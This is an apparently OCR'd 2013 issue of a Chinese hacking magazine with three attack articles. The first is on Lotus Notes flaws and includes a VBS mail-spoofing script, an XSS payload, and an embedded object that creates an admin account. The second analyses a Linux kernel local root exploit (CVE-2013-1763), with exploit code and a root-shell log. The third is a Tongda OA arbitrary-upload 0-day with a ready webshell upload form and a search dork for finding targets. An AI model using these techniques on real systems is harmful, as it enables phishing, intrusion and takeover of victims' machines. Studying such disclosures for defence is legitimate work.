《黑客防线》6 期文章目录

总第 150 期 2013 年

漏洞攻防

编程解析

Android 远程监控技术

Lotus Notes 邮件系统漏洞检测

文/图 __无言

Lotus Notes 是 IBM 公司开发的一套邮件系统，做为优秀的内部邮件系统，在中国应用极为广泛，很多单位将其作为办公 OA 及邮件系统使用。

Notes 的安全特性总体良好，通过使用密钥和其它安全手段，提供了四级安全措施：验证、存取控制、字段级加密和电子签名。

网上有一些关于 Notes 安全风险的文档，但大部分泛泛而谈，没有什么利用价值。怎么办呢？还是自己慢慢探索吧！

邮件原理

电子邮件不是一种“终端到终端”的服务，而是“存储转发式”服务。首先，客户端利用客户端软件使用 SMTP 协议将要发送的邮件发送到本地邮件服务器，本地服务器再查看接收来的邮件的目标地址，如果目标地址在远端，则本地邮件服务器就将邮件发往下一个邮件服务器或直接发往目标邮件服务器。如果客户端想要查看其邮件内容，则必须使用 POP 协议接收才可以看到。

SMTP 是一个简单的 ASCII 码协议，发送的电子邮件允许传输 7 位或 8 位（可扩展的 ASCII 码）文本字符。

MIME 提供了一种可以在邮件中附加多种不同编码文件的方法，弥补了原来的信息格式的不足。实际上不仅仅是邮件编码，MIME 已成为 HTTP 协议标准的一个部分。

NOTES 漏洞检测

1）邮件病毒木马传播漏洞

电子邮件可以通过附件携带病毒木马，一个优秀的、成熟的、有安全责任感的邮件客户端软件，收到带有附件的文件后，应该正确分析附件的性质；当附件是可执行文件时，软件应对其做安全限制，用户打开该附件时，提醒用户安全风险；实际上，Gmail、Sina mail 等大部分邮件软件等都做到了这一点，分析提示附件安全风险，甚至拒绝附加有安全风险的文件。

而 Lotus Notes 添加 EXE 附件，不会进行任何提醒，直接添加即可；收件人收到 EXE 附件时，也可下载到本地或直接执行，而不会进行安全提醒，有点遗憾，如图 1 所示。

图 1

2）伪造邮件漏洞

由于 SMTP 协议的缺陷，用户不能保证来自 From 域的邮件地址的真实性，再加上接收方

Notes SMTP 邮件服务器没有完善的垃圾邮件判断规则，没有限制 Internet 或内网访问，这样就不可避免的产生伪造邮件。

编程实现 SMTP 邮件发送进行漏洞利用，实际上不是困难的事情，主要有使用.net 的 SMTP 类、VBS 的 CDO 组件和 Socket 通讯三种方法，其中 Socket 方法更好控制底层，后面我们会看到，一些情况下需要构造邮件头，避开 Notes 的一些过滤机制，这时就要用到底层编程。当然，最简单的方法是直接 Telnet 连接服务器 25 端口，按照 SMTP 底层通讯过程发送伪造邮件。下面我们编写一段 VBS 源代码实现这个过程，源代码如下：

```
et sh=WScript.CreateObject("WScript.Shell")
WScript.Sleep 1000
sh.Run  "telnet.exe XX.XX.XX.XX 25"
'XX.XX.XX.XX 为邮件接收方的 smtp 服务器 IP
WScript.Sleep 1000
'向 telnet 发送我们平时录入的命令
sh.SendKeys "helo xx.com.cn{ENTER}"
WScript.Sleep 1000
sh.SendKeys "MAIL FROM:<被伪造人@xx.com.cn>{ENTER}"
WScript.Sleep 1000
sh.SendKeys "RCPT TO: <接收人@xx.com.cn>{ENTER}"
WScript.Sleep 1000
sh.SendKeys "DATA{ENTER}"
WScript.Sleep 1000
sh.SendKeys "From: <被伪造人@xx.com.cn>{ENTER}"
WScript.Sleep 1000
sh.SendKeys "Subject:hello{ENTER}"
WScript.Sleep 1000
sh.SendKeys "To: <接收人@xx.com.cn>{ENTER}"
WScript.Sleep 1000
sh.SendKeys "X-Priority: 1{ENTER}"
WScript.Sleep 1000
sh.SendKeys "X-mailer: aaMail 1.6{ENTER}"
WScript.Sleep 1000
sh.SendKeys "Mime-Version: 1.0{ENTER}"
WScript.Sleep 1000
sh.SendKeys "Content-Type: text/plain;charset=""GB2312""{ENTER}"
WScript.Sleep 1000
sh.SendKeys "Content-Transfer-Encoding: quoted printable{ENTER}"
WScript.Sleep 1000
sh.SendKeys "how are you{ENTER}"
WScript.Sleep 1000
sh.SendKeys ".{ENTER}"
WScript.Sleep 1000
sh.SendKeys "QUIT{ENTER}"
WScript.Sleep 1000
```

保存为 VBS 文件后运行，看一下接收人的邮箱，果然收到伪造发件人的邮件了，是不是挺简单的。当然，如果要构造图文并茂的邮件，需要研究 MIME 的原理和构造，邮件头每一个字符都有讲究，哪怕一个字符不对都不能收到邮件。另外，可以自己构造邮件后，就可以做很多事情了，后面的跨站脚本漏洞就利用了这个手法。

想象一下，这个漏洞和上一个漏洞结合可能产生的安全风险：攻击者假冒领导或同事发送邮件给相关人员，其中带有木马链接或附件；收件人一旦打开附件或链接，终端就被完全控制；而且攻击者还可以在外网通过跳板发起攻击，来源不可追溯，进而攻击者可以以木马为代理跳板攻击整个内网！这可以说是一个入侵者所能想象的最好的入侵路径了！

3）Notes 跨站脚本 0Day

很多邮件客户端不能在性能和安全性之间平衡，支持富文本，通过过滤HTML源程序中能够使脚本程序运行的代码获取安全性，但如果Script元素中出现漏洞，导致可在HTML邮件中直接嵌入脚本程序或跨站脚本的发生。

根据Notes提供的资料，Notes不支持脚本语言，从根本上杜绝了脚本漏洞的发生。我测试了几个场景，确实没有发现这个漏洞，似乎没有问题。

确实没有问题吗？通过测试，发现Notes在内部邮件发送中确实没有问题，因为Notes本身无法构造恶意HTML邮件。如果在邮件中插入恶意脚本，Notes将对脚本代码进行过滤或加密转换，比如通过htmlencode加密转换，使脚本不可执行，这就是Notes不识别脚本的秘密。但通过SMTP服务器接受其它邮件客户端软件或Webmail的邮件时，问题就出现了。

我们来看看其它邮件客户端软件或Webmail如果构造带有恶意HTML代码的邮件，会出现什么情况。我们通过伪造邮件发送软件，构造一个恶意HTML代码的邮件，内容如下：

```
<script>alert”1”</script>
```

由于在邮件中构造HTML代码，并对代码进行Base64加密，上面这个代码加密后内容为“PHNjcmlwdD5hbGVydKGxMaGxPC9zY3JpcHQ+”。使用上面的程序可以自己构造邮件发送，构造的邮件头相关内容如下：

```
Content-type:text/html;content-transfer-encoding:base64
```

构造好恶意邮件后，通过邮件发送给Notes，打开这封邮件，看看此时的情况，如图2所示。




图2

为什么Notes收到远程带脚本的邮件就会产生跨站脚本执行呢？因为远程邮件进行了Base64加密，而Notes将远程邮件内容从Base64转换为可读内容时，对这种可读内容中的恶意脚本没有过滤和加密，导致了问题的发生。我没有看到过有关Notes这种漏洞的介绍，这应该是个0Day漏洞吧。

4）邮件对象脚本执行漏洞

Notes 存在一个严重的漏洞，可以通过构造一个特殊邮件，获得任何打开该邮件的计算机系统的管理权限，危害性不可估量。

我们来构造这种特殊的邮件，先在 Notes 客户端新建邮件，选择收件人后，点击菜单“创建”项下的“对象”，如图 3 所示。

图 3

在接下来弹出的对话框中选择“创建新的控件”，可以选择任意的控件对象，如 ScriptControl Object，如图 4 所示（存在此问题的控件有很多种）。




图 4

在随后打开的控件中，点击右键获得对象属性，然后选择“当读取文档时启动对象”复选框，如图 5 所示。




图 5

接着点击右键获得对象属性，选择“编辑事件”，在随后打开的对话框中的“Initialize”段中增加如下代码，如图 6 和图 7 所示。




图 6




图 7

收件人在读文档的时候，ActiveX 就会执行；还可发挥想象力，将其中的命令改为任意的命令行语句，比如打开 3389 端口，自动下载并运行木马、开共享等。此时查看“控制面板→系统用户”，可以看到多了一个用户 aaa，属于 administrators 组，如图 8 和图 9 所示。

图 8




图 9

这是 Notes 的一个可怕的安全漏洞，任何人只要打开一份恶意邮件，就将执行这些邮件中的脚本命令，甚至主机被控制！前提是攻击发起人必须拥有 Notes ID。

总结

貌似安全的Notes的这几个漏洞可谓风险巨大，Notes用户收到的邮件真是危机四伏，不知真假，不知是否有后门。我已经将这些漏洞问题提交给测试单位的Notes管理员，通过与Notes公司联系，部分已经得到修正。

Linux kernel 本地权限提升漏洞的简单分析

文/图 修炼中的柳柳

Linux kernel CVE-2013-1763 本地权限提升漏洞由 Mathias Krause 于 2013 年的 2 月 24 日公布，漏洞影响的内核版本范围在 3.3.x-3.7.9。常见的 Linux 发行版，如 Fedora、Ubuntu、Arch x86 和 x64 等均受影响。根据漏洞介绍，该 EXP 主要是利用非特权用户可发送 Netlink 消息，导致 sock_diag_handlers[]数组越界访问，允许以内核上下文执行恶意代码。

内核态 Shellcode 与用户态的作用大不相同，内核态的 Shellcode 布置非常精妙，因为 Shellcode 是工作在内核态 Ring0 上的，要尽量把大多数工作放在用户态，仅把关键工作放在内核态，以免稍有差错引起内核的崩溃。常见内核态的本地提权 Shellcode 函数名通常被 EXP 编写者命名为 kernel_code，一般的流程是：保存当前寄存器值→get_root→恢复其余原来的值，iret 退出内核态。get_root 常见的做法有两种，以前常用的方法是暴力搜索 task_struct，自从发现 thread_info 替换 task 的方法后，这种方法便显得费力不讨好了，同时也有人提出了直接用 commit_creds 和 prepare_kernel_cred 来实现的方法。

commit_creds 和 prepare_kernel_cred 均为内核函数，其功能我们只有知道可以获取 root 就 OK 了。在用户态编写这段 Shellcode 时，我们显然不知道这两个函数的内核地址，因此

需要一个 find_symbol 函数来读取/proc/kallsyms。我们来查找这两个函数的地址，如图 1 所示。

```
46  get_symbol(char *name)      // get_symbol("commit_creds") get_symbol("prepare_kernel_cred");
47  {
48   FILE *f = fopen("/proc/kallsyms", "r");
49   unsigned long addr;
50   char dummy, sym[512];
51   int ret = 0;
52   if (!f) {
53    return 0;
54   }
55   while (ret != EOF) {
56    ret = fscanf(f, "%p %c %s\n", (void **) &addr, &dummy, sym);
57    if (ret == 0) {
58     fscanf(f, "%s\n", sym);
59     continue;
60    }
61    if (!strcmp(name, sym)) {
62     printf("[+] resolved symbol %s to %p\n", name, (void *) addr);
63     fclose(f);
64     return addr;
65    }
66   }
67   fclose(f);
68   return 0;
```

图 1

有了内核 Shellcode 这把神兵利器在手，接下来的工作便是寻找漏洞成因了。根据漏洞提示，知道了这次的漏洞成因是覆盖内核函数数组导致的，所以还是 EXP 和内核代码一起来看比较容易入手。根据漏洞代码开始处调用的“socket(AF_NETLINK, SOCK_RAW, NETLINK_SOCK_DIAG)”，猜测问题可能出在 Netlink 处。Netlink Socket 用于从用户层发送消息到内核层。查看 man page(man 7 netlink)，确定 Netlink 对应的协议簇必须添 AF_NETLINK，第二个参数必须是 SOCK_RAW 或 SOCK_DGRAM，第三个参数指定 Netlink 协议类型，可以是一个自定义的类型，也可以使用内核预定义的类型。类似于平时编写 TCP/UDP Socket 一样，Netlink Socket 函数返回的套接字可以交给 bind 等函数调用。Netlink 的 bind()函数把一个本地 Socket 地址(源 Socket 地址)与一个打开的 Socket 进行关联，只是不再用 TCP/UDP 的 Struct sockaddr，而是用 Struct sockaddr_nl。在这个 EXP 中，我们仅观察给内核发送消息的情况。我们发送一个 IP 数据包，则数据包结构为“IP 包头+IP 数据”，同样的，Netlink 的消息结构是“netlink 消息头部+数据”。Netlink 消息头部使用 struct nlmsghdr 结构来描述：

```
///// from man page
struct nlmsghdr {
__u32 nlmsg_len; /* Length of message including header. */
__u16 nlmsg_type; /* Type of message content. */
__u16 nlmsg_flags; /* Additional flags. */
__u32 nlmsg_seq; /* Sequence number. */
__u32 nlmsg_pid; /* PID of the sending process. */
};
```

对应 EXP，可以看到它是这样填充 nlmsghdr 的，如图 2 所示。

```
74    struct {
75     struct nlmsghdr nlh;
76     struct unix_diag_req r;
77    } req;
78    if ((fd = socket(AF_NETLINK, SOCK_RAW, NETLINK_SOCK_DIAG)) < 0){
79     ...
82    memset(&req, 0, sizeof(req));
83    req.nlh.nlmsg_len = sizeof(req);
84    req.nlh.nlmsg_type = SOCK_DIAG_BY_FAMILY;
85    req.nlh.nlmsg_flags = NLM_F_ROOT|NLM_F_MATCH|NLM_F_REQUEST;
86    req.nlh.nlmsg_seq = 123456;
87    //req.r.sdiag_family = 89;
88    req.r.udiag_states = -1;
89    req.r.udiag_show = UDIAG_SHOW_NAME | UDIAG_SHOW_PEER | UDIAG_SHOW_RQLEN;
```

图 2

EXP 注释掉了原初始化 sock_diag_req.sdiag_family，并在判断系统版本的时候才填上，由此我们能猜到漏洞成因或多或少与 sock_diag_req.sdiag_family 相关，如图 3 所示。

```
109   else if(strcmp(argv[1],"Fedora")==0){
110     commit_creds = (_commit_creds) get_symbol("commit_creds");
111     prepare_kernel_cred = (_prepare_kernel_cred) get_symbol("prepare_kernel_cred");
112     sock_diag_handlers = get_symbol("sock_diag_handlers");
113     nl_table = get_symbol("nl_table");
114
115     if(!prepare_kernel_cred || !commit_creds || !sock_diag_handlers || !nl_table){
116 +--  4 lines: printf("some symbols are not available!\n");-----------------------------
120     family = (nl_table - sock_diag_handlers) / 4;
121     printf("family=%d\n",family);
122     req.r.sdiag_family = family;
123
124     if(family>255){
125 +--  4 lines: printf("nl_table is too far!\n");-----------------------------------------
129   else if(strcmp(argv[1],"Ubuntu")==0){
130     commit_creds = (_commit_creds) 0xc106bc60;
131     prepare_kernel_cred = (_prepare_kernel_cred) 0xc106bea0;
132     req.r.sdiag_family = 81;
133   }
134
```

图 3

EXP 接下来的工作便是构造一个“nop slide + jump”的 Netlink 消息，然后 send 过去。前面已经说过，Netlink 的消息结构是“netlink 消息头部+数据”，在内核中会由__sock_diag_rcv_msg 来处理，而问题也正出自这个内核函数。它包含在/usr/src/net/core/sock_diag.c 中，我们打开来看看，如图 4 所示。

```
12
13  static struct sock_diag_handler *sock_diag_handlers[AF_MAX];
14  static int __sock_diag_rcv_msg(struct sk_buff *skb, struct nlmsghdr *nlh)
121 {
122     int err;
123     struct sock_diag_req *req = NLMSG_DATA(nlh);
124     struct sock_diag_handler *hndl;
125
126     if (nlmsg_len(nlh) < sizeof(*req))
127         return -EINVAL;
128
129     hndl = sock_diag_lock_handler(req->sdiag_family);   // 在这里没有检查 sdiag_family 的值是否大于 AF_MAX就直接传参,
130     if (hndl == NULL)                                   // 精心控制这里肯定不能为 NULL  ;-)
131         err = -ENOENT;
132     else
133         err = hndl->dump(skb, nlh);                     // thanks god, 我们的shellcode在这里被调用了 hoho~~
134     sock_diag_unlock_handler(hndl);
135
136     return err;
137 }
138
```

图 4

函数__sock_diag_rcv_msg()会从 NetLink 的请求消息中获取 sdiag_family 值。很明显，内核代码只是检查 hndl 是否为 NULL，而没有检查 req->sdiag_family 是否比 AF_MAX 小。变量 hndl 是 sock_diag_handler 指针，在 13 行可以看到 sock_diag_handlers 数组长度为 AF_MAX。因此，我们可以在用户态中发送一个比 AF_MAX 大的 netlink SOCK_DIAG_BY_FAMILY 请求。AF_MAX 的长度是多少呢？Grep 下内核代码，就可以知道 AF_MAX 定义为 40，如图 5 所示。




图 5

我们发送一个比 AF_MAX 大的 Netlink 请求，内核函数__sock_diag_rcv_msg()的调用将触发 hndl->dump()。由于 hndl 的值是用户可控的，我们可以让这个函数指针指到内核的任何地方，当然，乱指只会引起内核的崩溃，所以，剩下的问题就是如何让指针指向我们的 nop slide。比较旧的 Shellcode 放置方法一般是 mmap 到 NULL 地址，触发内核漏洞后让其类似 null pointer deference，直接就能跳到 shellcode 中执行。但自从内核限制了 mmap_min_addr，使 mmap 不能再映射第 0 个 page（x86 是 4096），自然就不能再用这招了，这也导致了不少内核 bug 无法触发，沦落为 kernel dos 而不是 kernel local root。但这个漏洞的 EXP 却明显 mmap 到了内存的 0x10000-0x120000，不受 mmap_min_addr 限制，再在映射的内存空间构造“nop slide + jump”。根据我的测试， mmap 低地址从 0x5000-0x170000 都是个不错的选择。因为有 hndl->dump()，我们可以在内存 sock_diag_handlers[AF_MAX]以后的内存地址中，找一个落在 0x10000-0x120000 处的值，以让我们作为函数跳到 nop slide 中。

```
[g0t3n@localhost tmp]$ ./poc Fedora
[+] resolved symbol commit_creds to 0xc0462b00
[+] resolved symbol prepare_kernel_cred to 0xc0462d40
[+] resolved symbol sock_diag_handlers to 0xc0d9c180
[+] resolved symbol nl_table to 0xc0d9c2e4
family=89
mmapping at 0x5000, size = 0x120000
uid=0, euid=0
sh-4.2# ^C
```

根据分析，由于 sock_diag_lock_handler 的 mutex lock 应该会始终被锁住，EXP 重启前无法再被使用，但测试过程中却发现偶尔能再次 root 成功，颇为疑惑。

知道了漏洞成因，修复漏洞就简单了，只要在__sock_diag_rcv_msg 中添加对 req->sdiag_family 的大小进行检测就可以了。

通达 OA 协同办公系统任意文件上传 0Day 漏洞剖析

文/图 江苏省信息安全测评中心 王坤

Office Anywhere 通达 OA 协同办公系统广泛应用于政府、金融、医疗、外贸、教育和电信等行业。前段时间该系统发布了 Office Anywhere 2013 版，文件版本号为 6.5.13.122，经测试发现，此版本存在任意文件上传漏洞，涵盖 2008 至 2013 最新版本。据官方描述，系统中的 Web 服务器采用 Apache+Nginx 双引擎，数据库采用 Oracle 提供的 Mysql 企业级数据库。打包以 EXE 形式发布，安装使用非常简单，安装完成后，可通过“通达应用服务控制中心”对 Web 服务、数据库服务等进行启用、停止等操作，此次测试安装在 C 盘下的 MYOA 目

录中。

进入 Web 目录，尝试查看 PHP 脚本代码时，发现所有代码均采用 Zend 加密，要先解密才能阅读。这里推荐使用软件“黑刀 Dezender 4”，通过选择目录，进行批量解密，如图 1 所示。




图 1 利用黑刀 Dezender 4 批量解密

漏洞分析

存在漏洞的文件为/general/vmeet/privateUpload.php，此文件允许用户上传文件，保存为自定义的文件名，代码如下，保存文件时调用 td_move_uploaded_file 函数。

```
if ( is_uploaded_file( $uploadFile ) )
{
    $pos = strrpos( $uploadFileName, "." );
    $len = strlen( $uploadFileName );
    $extendType = substr( $uploadFileName, $pos, $len );//获取上传文件扩展名
    if ( strtolower( $extendType ) == ".php" )//第 1 次判断，将扩展名利用 strtolower 转换为小写后，判断若是.php 类型，则文件上传失败
    {
        echo "upload file fobidden";//若上传的文件为 php 类型，则输出提示信息，中止程序执行
        exit( );
    }
    $localFileName = $_GET['fileName'];
    $ZLCHAT_ATTACH = "upload/";
    $localFile = "{$ZLCHAT_ATTACH}/temp/".$localFileName;
```

```
        if ( !td_move_uploaded_file( $uploadFile, $localFile ) )//此处为保存文件
        {
            echo "upload failed";
        }
    }
```

查看 td_move_uploaded_file 函数,此函数调用 is_uploadable 对自定义的文件名进行判断，是否为非法文件名。

```
    function td_move_uploaded_file( $filename, $destination )
    {
        if ( !is_uploadable( $destination ) )//调用 is_uploadable
        {
            message( _( "禁止" ), _( "禁止创建此类型文件" ) );
            button_back( );
        //is_uploadable 函数对保存的文件名进行了多次判断。代码可见下，采用正则表达式对$FILE_NAME 变量进行判断，若出现“*.php.*”或“*.php3.*”则返回 FALSE，再判断是否为定义的非法后缀名
    function is_uploadable( $FILE_NAME )
    {
        if ( preg_match( "/\\.(php|php3)\\./i", $FILE_NAME ) )//第 2 次判断，文件中若出现“.php.”或“.php3.”则返回 FALSE，禁止上传
        {
            return FALSE;
        }
        global $UPLOAD_FORBIDDEN_TYPE;
        global $UPLOAD_LIMIT;
        global $UPLOAD_LIMIT_TYPE;
        $POS = strrpos( $FILE_NAME, "." );//查找$FILE_NAME 变量最后一次出现的位置
        if ( $POS === FALSE )
        {
            $EXT_NAME = $FILE_NAME;//若文件名中无“.”，则文件后缀名为文件名
        }
        else
        {
            $EXT_NAME = strtolower( substr( $FILE_NAME, $POS + 1 ) );
            //获取文件后缀名
        }
        if ( find_id( $UPLOAD_FORBIDDEN_TYPE, $EXT_NAME ) )//第 3 次判断，文件后缀名是否为定义的非法文件后缀，全局变量$UPLOAD_FORBIDDEN_TYPE = "php,php3,php4,php5,phpt,jsp,asp,aspx,";
        {
            return FALSE;
```

```
        }
        if ( $UPLOAD_LIMIT == 0 )//在/inc/td_config.php 文件中，全局变量
$UPLOAD_LIMIT = 1;
        {
            return TRUE;
        }
        if ( $UPLOAD_LIMIT == 1 )
        {
            return !find_id( $UPLOAD_LIMIT_TYPE, $EXT_NAME );//第 4 次判断，此次
判断与第 3 次类似，$UPLOAD_LIMIT_TYPE = "php,php3,php4,php5,";
        }
        if ( $UPLOAD_LIMIT == 2 )
        {
            return find_id( $UPLOAD_LIMIT_TYPE, $EXT_NAME );
        }
        return FALSE;
    }
```

在文件上传处理的过程中，虽然进行了四次过滤判断，但由于采用的是黑名单的方式，忽略了空格的存在，从而导致任意文件上传漏洞。

客户端在上传文件时，将 webshell 保存为 jpg 格式，在第 1 次判断中，“.jpg ”不等于“.php”，返回假，继续执行程序。构造 fileName 变量为“fjhh.php ”（php 后面有空格），在第 2 次判断中，保存的文件名“fjhh.php ”在正则中匹配为空，从而绕过判断，进入第三、四次判断，“php ”（php 后面有空格）也并未在全局变量$UPLOAD_FORBIDDEN_TYPE、$UPLOAD_LIMIT_TYPE 中，返回真，进入文件保存环节。在保存文件时，Windows 系统会自动忽略文件名末端的空格，文件保存成功。由于空格的 URL 编码为“+”，因此构造 fileName 为“fjhh.php+”。

漏洞利用示例

以下为利用 EXP 修改如下代码中表单 action 提交地址，保存为 html 文件，选择 Webshell 文件（文件保存为 jpg 类型），上传后即可访问 http://vul.com/general/vmeet/upload/temp/fjhh.php 获得 Webshell。

```
    <form                                          enctype="multipart/form-data"
action="http://vul.com/general/vmeet/privateUpload.php?fileName=fjhh.php+"
method="post">
    <input type="file" name="Filedata" size="50"><br>
    <input type="submit" value="Upload">
    </form>
```

利用搜索引擎搜索“"Office Anywhere 2013 网络智能办公系统"”，如图 2 所示。

图 2 利用搜索引擎搜索关键词

更改 form 表单中的 action 地址，选择保存为 jpg 类型的 Webshell 文件，上传成功后如图 3 所示。

